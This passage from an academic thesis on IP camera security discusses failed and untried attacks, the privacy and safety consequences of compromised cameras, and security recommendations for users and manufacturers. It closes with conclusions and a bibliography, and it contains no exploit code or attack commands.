The credentials for using Telnet can be hard for a user to change if they are hardcoded in the device firmware. There might be no other workarounds than to update the firmware.

Manufacturers should disable this feature in their devices, and remove the feature in newer versions of firmware.

## 7.4 Why some Attacks were Unsuccessful or Undone

In this section we will explain briefly why some of the attacks were unsuccessful or not done at all, this also includes some of the NMAP scans and other parts of reconnaissance that we did not do. For this research, it could help to install old firmware in order to replicate successful attacks. None of the devices accepted such a downgrade by installing older firmware.

---

<sup>8</sup><http://www.kb.cert.org/vuls/id/800829>

### 7.4.1 NMAP

Scanning ports with NMAP was most relevant for TCP ports since these had the most known vulnerabilities that we wanted to exploit. The scans done gave enough information about open ports and services running on these.

### UDP

Some of the port scanning techniques includes scanning UDP ports and not only TCP ports. Scanning UDP ports is very time consuming, doing a complete UDP scan with Nmap on a device can take up to 24 hours. The scan was done on a few devices in the start. A few problems came up as the scans were aborted when the devices got disconnected from the network, probably due to overload on the device. This made the scan to be done again from the start, and the scan could be more effective if the open ports discovered were logged.

### 7.4.2 Vulnerability in DDNS

The IP camera FI8910W from Foscam was the only model known to have the vulnerability in some versions of the firmware was running newer firmware where this vulnerability was patched. Model FI9821P from Foscam was running different firmware with no DDNS feature available, and V380 had no DDNS feature. "IPCAMERA" and Wanscam was running other firmware with DDNS feature where this could not be activated in the web user interface.

Attempts to exploit the vulnerability in DDNS was deviated mainly because of the following two reasons:

1. The vulnerability was known to be patched for the firmware we wanted to exploit in the most relevant device
2. Some of the attack scenarios would need a legal permit from the manufacturers to perform

As the other devices were clearly running different firmware than the firmware that is exploitable, there was more focus on the other attacks.

### 7.4.3 Cross-site scripting

The attack was attempted on all cameras except for the V380. The attempts to inject HTML elements or scripts to the fields in the WiFi settings page for the Foscam cameras were unsuccessful. This could be because the vulnerabilities had been fixed in the firmware version running on the cameras.

Cross-site scripting attacks attempted for the Wanscam camera were unsuccessful as well. The web user interface left the element showing up as it were injected in the field in the WiFi settings page, doing nothing but showing the injected element or script in this field. The injection required some knowledge of HTML or JavaScript, and might have been injected wrong. There could also be a difference in the scripts in this firmware compared to the scripts in the other firmwares used by Foscam, which prevents attacks like this.

The attempt of this attack on the IPCAMERA was also unsuccessful. The web user interface viewed "Illegal command" in the browser when attempting to inject elements or scripts to the fields, there were more fields to attempt to do the attack for this user interface. Illegal command does not give us enough information about why the attack failed. The camera is newer than the other cameras, and the developers might have been aware of some of these vulnerabilities in the scripts when they were written.

### 7.4.4 Brute Force Attack on Telnet Service

The IP camera V380 was the only camera with an open port 23 for the Telnet service, which implies that this was the only camera relevant to attack. As we could see from the previous chapter, many of the tools resulted in false positives when trying to find the credentials. There was also an overload on the device which resulted in a DoS attack when opening too many connections to the device at once. We added own words to the dictionary used in the brute force attack which are the typical credentials used by many devices and used by Mirai<sup>9</sup>.

These factors made the attack very time-consuming as the attack had to be started over and the tools did not support any history logs or options for resuming a previously done attack.

## 7.5 Consequences of Attacks on IP Cameras

For all the devices that has a security flaw, there are some exploits that can be more critical than others. While some of the consequences of the attacks will affect privacy breaches that people might not even notice, there are some attacks that can have much more impact from a security point of view. Some attacks might affect safety and might in some cases also be life threatening.

---

<sup>9</sup><https://www.csoonline.com/article/3126924/security/here-are-the-61-passwords-that-powered-the-mirai-iot-botnet.html>

### 7.5.1 Consequences and Impact

An attacker accessing a device might have different consequences. It depends what kind of device that has been compromised, if data is lost, sensitive information that might have been stolen, and so on. It also depends how serious the victim finds the attack, and the attack has a different impact based on this.

### 7.5.2 The Impact is Different on Victims

If an attacker has unauthorized access to a camera in a smart home, the privacy has been compromised. A victim might not even know this, or maybe the victim does not take the attack serious at all. While the attacker is accessing the camera of the victim, files including images and video of the home can be downloaded. Some of these files can be more sensitive than others. The attacker can use and spread them over the internet. For specific victims e.g., celebrities or politicians, this is not always good publicity for them. Especially not if The attacker is in possession of pictures that the victim does not want to be shown to the rest of the world. The attacker could for example use these data to blackmail the victim, or sell it.

### 7.5.3 Home Surveillance

An attacker having unauthorized access to a camera might lead to further security issues than with other devices. Not only is the privacy compromised, but the safety can be affected as well. An attacker will have the opportunity to monitor the smart home for movement through the camera or a motion sensor attached to the camera. Some of these cameras are even controllable and can tilt in various directions in order to look around in the home. After monitoring the camera in a smart home for a while, the attacker will know the routines for the people living there and schedule to break in to the smart home.

If the purpose of the attacker is to steal valuables, he will probably break in when the victim is sleeping, at work or on vacation to steal things.

If the attacker want to do physical harm to the victim living there, he will know when to break in.

### 7.5.4 IP Camera as Baby Monitor

In many cases the IP camera is used as a baby monitor, and an attacker will get to know that there is a baby living there. The attacker might scare the baby, the privacy for the sleeping baby will be compromised and the attacker might also be one step further to kidnapping a baby if that is the attackers intention.

### 7.5.5 Surveillance to Prevent Thefts

Some companies are using IP cameras for surveillance, to see when thieves enter the store to steal. If an attacker is able to log in to the cameras user interface, he or she can shut it down and the camera will no longer be a tool to prevent thefts until it is restarted. When it comes to usage of the IP camera for surveillance purposes, the attacker does not really need to get access to the camera by using credentials to take it down. A DDoS attack on the camera might be enough to take it out of the surveillance system.

### 7.5.6 IoT Devices can be Abused in Bot-nets

Devices with default credentials are typically easy targets for malicious software such as Mirai as discussed in section 3.2.2. These devices attacked by Mirai forms a bot-net which can be used to attack other services, or host malware. Many victims does not know they have compromised devices, and will continue to have their devices connected until they find out that something suspicious is going on.

The more IoT-devices connected to the Internet, the greater is the chance that there are vulnerable devices connected too. This means that if the amount of vulnerable IoT-devices continues to grow rapidly, such bot-nets will be a major problem in the end. The DDoS attacks will be much more powerful and able to shut down more services.

There are also other malicious software like BrickerBot which is explained in section 3.2.3. Tools like these encourages users to improve security in IoT-devices and are working against such bot-nets as Mirai.

## 7.6 Tools for Finding Devices

There are many tools used by attackers to find devices on the Internet. The tools described in chapter 4 work in different ways. In this thesis we have looked into tools such as Nmap, Shodan and the portscanner which was written specifically for the research. Nmap lets attackers specify ports to scan devices at a network address. Nmap has existed for a while, tools like Shodan can be quite useful, and make it easier for attackers to find devices to attack. Shodan functions more like a search engine. Information is stored continuously to databases, such as vulnerabilities for devices that are found, and makes everything searchable. Shodan can be reached with a browser which makes it easier for an attacker to access.

The portscanner written for this thesis is very simple compared to these tools as it only checks one address at a time and scans one port. The scanner gets the job done and gathers the information needed to see if there are services running on the scanned ports, as seen in the previous chapter. The

tool could be improved in order to search addresses faster, or scan more ports simultaneously.

### 7.7 IP Camera Features

Some of the features that comes with IP cameras can improve the security, or help the user to avoid conflicts by giving the user more options in the web UI settings page. In the previous chapter there was some conflicts with the ports used by cameras when features such as UPnP and port forwarding has been enabled. There was also some issues when changing default password for Foscam model FI8910W. Some other features might also improve the security such as built-in firewalls or additional software.

**Ports.** The ports to the web service on the cameras can be changed for all the cameras except for the IPCAMERA, and the WiFi camera which does not have a web service available for the user. This is a feature that some users might assume is a security feature, because the web service will no longer be reached on the port 80 which is standard for most devices. The web service might not be viewed in the browser without letting it know that there is a service on port 80, which might seem to improve the security for some users. As we can see, there are many tools that an attacker can use in order to simply scan all ports at a target IP address. Mistaking this for being a security feature will be what we call "Security by Obscurity" <sup>10</sup>. This obscurity may work as a layer of security but most tools will find open ports in the end anyway, making this invalid as a good security feature. The option for changing ports for the web UI might solve other problems, such as port conflicts in the network, as port 80 is frequently used.

**Passwords.** All the devices tested in the previous chapter used default credentials, some devices encourages the user to change these default credentials and model FI9821P forces the user to change and set a stronger password first time a user logs in through the web UI. If the password is changed it can be harder for attackers to get access to the camera.

**Firewalls.** IP camera model FI9821P has a built-in firewall which gives the user the option to deny or allow connections from IP addresses. Built-in firewalls can improve the security by having such rules.

**Proprietary Software.** IP camera model FI9821P requires a user to install additional software that comes with the device. This software is a .exe - file and can be accessed when logged in to the web UI. This type of file is only executable by Windows, and some browsers do not support the

---

<sup>10</sup><http://catb.org/jargon/html/S/security-through-obscurity.html>

software either. The software was only supported by older versions of Microsoft Internet Explorer, or by installing additional plug-ins for the Mozilla Firefox browser.

This software can make it more complicated for users to access the camera, and it limits the users to Windows-users since the installation file can not be run in Linux or on a Mac. On the other side, this software can make it more difficult for an attacker to access the camera since it comes with additional software. Automated tools might not have the ability to install the required software in order to access the web UI.

## 7.8 Security Solutions

The IP cameras tested in the previous chapter have a lot of room for improvement. There are not only the vulnerabilities and lack of security features in the devices, but also other factors where the user may have impact as well. Many users trust too much the manufacturer of their devices, and forget about the security as long as the devices are working as they should.

**How to Improve Security for IoT-Devices.** A common weakness for all the IP cameras tested in the previous chapter are the default credentials used to access the web UI. The UPnP feature and port forwarding may also have impact on the security for the devices by exposing the devices to attackers. There are also security improvements that can be done by the manufacturers such as in user accounts, user authentication, and requirements for credentials to access the web UI. After what we have reviewed in this project we can propose some security measures. These measures may be specific to IoT-devices, general security measures in the network, and measures for the manufacturers.

### **Proposals for user actions in order to improve security in IoT-devices:**

1. Change the factory default password, and make it strong by including numbers and symbols.
2. Disable the UPnP feature in the settings for the device.
3. Update device firmware, and keep it up to date in order to cover security vulnerabilities.
4. Check logs in the devices for suspicious activity and connections from unknown IP addresses.
5. Be aware of cheap replicated IP cameras <sup>11</sup>.

---

<sup>11</sup>After discovering that some IP cameras are running same or similar firmware as IP cameras of other brands or unbranded IP cameras, we see that these might have the same vulnerabilities as the original IP cameras (an example is Wanscam which is running similar firmware as Foscam and has the same vulnerabilities)

### **Proposals for user actions in order to improve security in general:**

1. Disable port forwarding in the router if there might be vulnerable devices connected, or until devices with vulnerabilities have been patched with newer firmware versions.
2. Connect devices through a reliable router or firewall rather than connect the devices directly to the modem.
3. Connect devices that may be vulnerable to attacks to a guest network separated from the main network.
4. Check logs in the router for suspicious activity and connections from unknown IP addresses.
5. Be aware of unencrypted protocols such as HTTP when accessing devices from a public network.
6. Make sure that the router firmware is up to date.

### **Proposals for manufacturers in order to improve security in IoT-devices:**

1. Set stronger default login credentials and password rules for their devices.
2. Block connections from IP addresses after a certain number of attempts to log on to the device.
3. Set more advanced DDNS addresses for their devices in order to make it harder for attackers to guess the address for a device to be found.
4. Apply options for two-factor authentication in order to improve login security.
5. Apply secure protocols such as HTTPS for connectivity to their devices.

These mentioned suggestions are just some that we identified while testing different IP cameras in this project, and there might still be other improvements for the security in IoT-devices and in networks in general.

## **7.9 Summary**

In this chapter we discussed usability, successful and unsuccessful attacks on vulnerabilities in the IP cameras reviewed in the previous chapter. Consequences, resources and impact of these vulnerabilities are discussed, and we came up with a few solutions for these. The attacks that were unsuccessful or undone are explained as well, and the reason why some attacks were unsuccessful or remained undone. Then we discussed consequences of attacks on IP cameras in a more non-technical manner, and how different users or victims are affected by these attacks. Then we discussed some of the features that come with IP cameras, where some of

these can make devices more secure, and some may not. We finished this chapter by making suggestions for improvements based on what we have reviewed in this project.



## Chapter 8

# Conclusion and Future Work

In this thesis, the security in five different IP cameras has been tested through ethical hacking and other hacking methods, as well as testing the usability in these methods.

One of the objectives has been to investigate how IoT-devices are found by attackers, and what methods are used to hack these. The research shows that a common vulnerability for many devices is default passwords, which is not only affecting the security for an end-user but of whole Internet-connected infrastructures (like DNS, online services, Smart Grids, etc.). Automated hacking tools and malicious software like **Mirai** which is explained in section 3.2.2, or search engines such as e.g., Shodan explained in section 3.2.1, make vulnerable devices more and more exposed to attacks. Attackers may also combine Shodan with standard information gathering and other tools for hacking. Some of the attacking methods used to exploit vulnerabilities in IoT-devices are not very complex, and do not require too much hacking experience or knowledge to perform. This is even more troubling because also so-called Script kiddies can take advantage of IoT devices in homes thus breaching privacy and many also safety of the inhabitants.

Our testing started by performing attacks based on previously done attacks. The attacking methods are combined with a few tools that are typically used in ethical hacking and penetration testing. The results show that there are vulnerabilities in many of these devices which have different consequences and impact on security.

The vulnerability in the camera from Wanscam allows attackers unauthenticated access to the system files which may cause additional consequences as an attacker can get access the user's network.

One of the common weaknesses for many devices are default credentials. This does not need to be a vulnerability as the credentials can be changed by the end-user. If credentials are not changed, they can easily be guessed by an attacker.

Conclusions based on consequences and impact of an attack are discussed in chapter 8. Both the manufacturers and users focus on getting these devices to work, and the security is not taken into account equally.

### 8.1 Future Work

The devices we did not find vulnerabilities for in our attempts may be found by others. There is one attack where we found an open port for the **Telnet service** which required a user to login with a username and password. This attempt was a failure, but with enough time it could in theory be successfully brute-forced.

Many of the methods used in attacks and vulnerability assessment could be done more thorough, as many steps were skipped. Still, weaknesses were found. There is much to be done by both users and manufacturers to secure IoT-devices better. But the responsibility lies not only at the manufacturers. Security also depends on the experience and knowledge about security by the users of the device.

# Bibliography

- [1] URL: [http : / / www . rfc - editor . org / rfc / rfc2766 . txt](http://www.rfc-editor.org/rfc/rfc2766.txt) (visited on 15/11/2017).
- [2] Rafay Baloch. *Ethical Hacking and Penetration Testing Guide*. 2015.
- [3] Nitesh Dhanjani. *Abusing the Internet of Things: Blackouts, Freakouts, and Stakeouts*. " O'Reilly Media, Inc.", 2015.
- [4] *Exploiting Foscam IP Cameras*. URL: <http://rampartssecurity.com/docs/Exploiting-Foscam-IP-Cameras.pdf> (visited on 21/09/2017).
- [5] *FLIR Secure | Shop FLIR Secure Products*. URL: [https://www.flirsecure.com / ? \\_ ga = 1 . 14279287 . 1147952517 . 1487772948](https://www.flirsecure.com/?__ga=1.14279287.1147952517.1487772948) (visited on 01/03/2017).
- [6] *Foscam IP Camera CGI Commands*. URL: [http : / / www . foscam . es / descarga/ipcam \\_ cgi \\_ sdk.pdf](http://www.foscam.es/descarga/ipcam_cgi_sdk.pdf) (visited on 22/09/2017).
- [7] *IPv6 over Low power WPAN (6lowpan) - Documents*. URL: [https : / / datatracker.ietf.org/wg/6lowpan/documents/](https://datatracker.ietf.org/wg/6lowpan/documents/) (visited on 07/06/2017).
- [8] RFID Journal. *RFID*. URL: [http : / / www . rfidjournal . com](http://www.rfidjournal.com) (visited on 06/06/2017).
- [9] *LIFX*. URL: <https://www.lifx.com/> (visited on 07/06/2017).
- [10] *Microsoft Word - IPCAM CGI SDK V1.7.doc - ipcamcgisdk21.pdf*. URL: [http : / / www . notesco . net / download / ipcamcgisdk21 . pdf](http://www.notesco.net/download/ipcamcgisdk21.pdf) (visited on 04/10/2017).
- [11] *Netwave IP Camera - Password Disclosure*. URL: <https://www.exploit-db.com/exploits/41236/> (visited on 22/03/2017).
- [12] *NIST SP 800-115, Technical Guide to Information Security Testing and Assessment*. [http : / / nvlpubs . nist . gov / nistpubs / Legacy / SP / nistspecialpublication800-115.pdf](http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf). (Accessed on 10/14/2017).
- [13] Stanislav Šafarić. *ZigBee wireless standard*. 2006. URL: <http://ieeexplore.ieee.org/xpls/icp.jsp?arnumber=4127535> (visited on 07/06/2017).
- [14] *Shodan*. URL: <https://www.shodan.io/> (visited on 22/03/2017).
- [15] *Telnet Protocol specification*. URL: <https://buildbot.tools.ietf.org/html/rfc764> (visited on 15/11/2017).

## BIBLIOGRAPHY

---

- [16] S. Tozlu et al. 'Wi-Fi enabled sensors for internet of things: A practical approach'. In: *IEEE Communications Magazine* 50.6 (June 2012), pp. 134–143. ISSN: 0163-6804. DOI: 10.1109/MCOM.2012.6211498.
- [17] *Turning Your Surveillance Camera Against You*. URL: <http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1-%20-%20Sergey%20Shekryan%20and%20Artem%20Harutyunyan%20-%20Turning%20Your%20Surveillance%20Camera%20Against%20You.pdf> (visited on 11/09/2017).
- [18] *Universal Plug and Play (UPnP) Internet Gateway Device - Port Control Protocol Interworking Function (IGD-PCP IWF)*. URL: <https://tools.ietf.org/html/rfc6970.html> (visited on 15/11/2017).
- [19] *Whitepaper: Security Flaws in Universal Plug and Play (UPnP)*. URL: <https://web.archive.org/web/20150927034259/https://community.rapid7.com/docs/DOC-2150>.
- [20] *Z-Wave*. URL: <http://z-wavealliance.org/> (visited on 07/06/2017).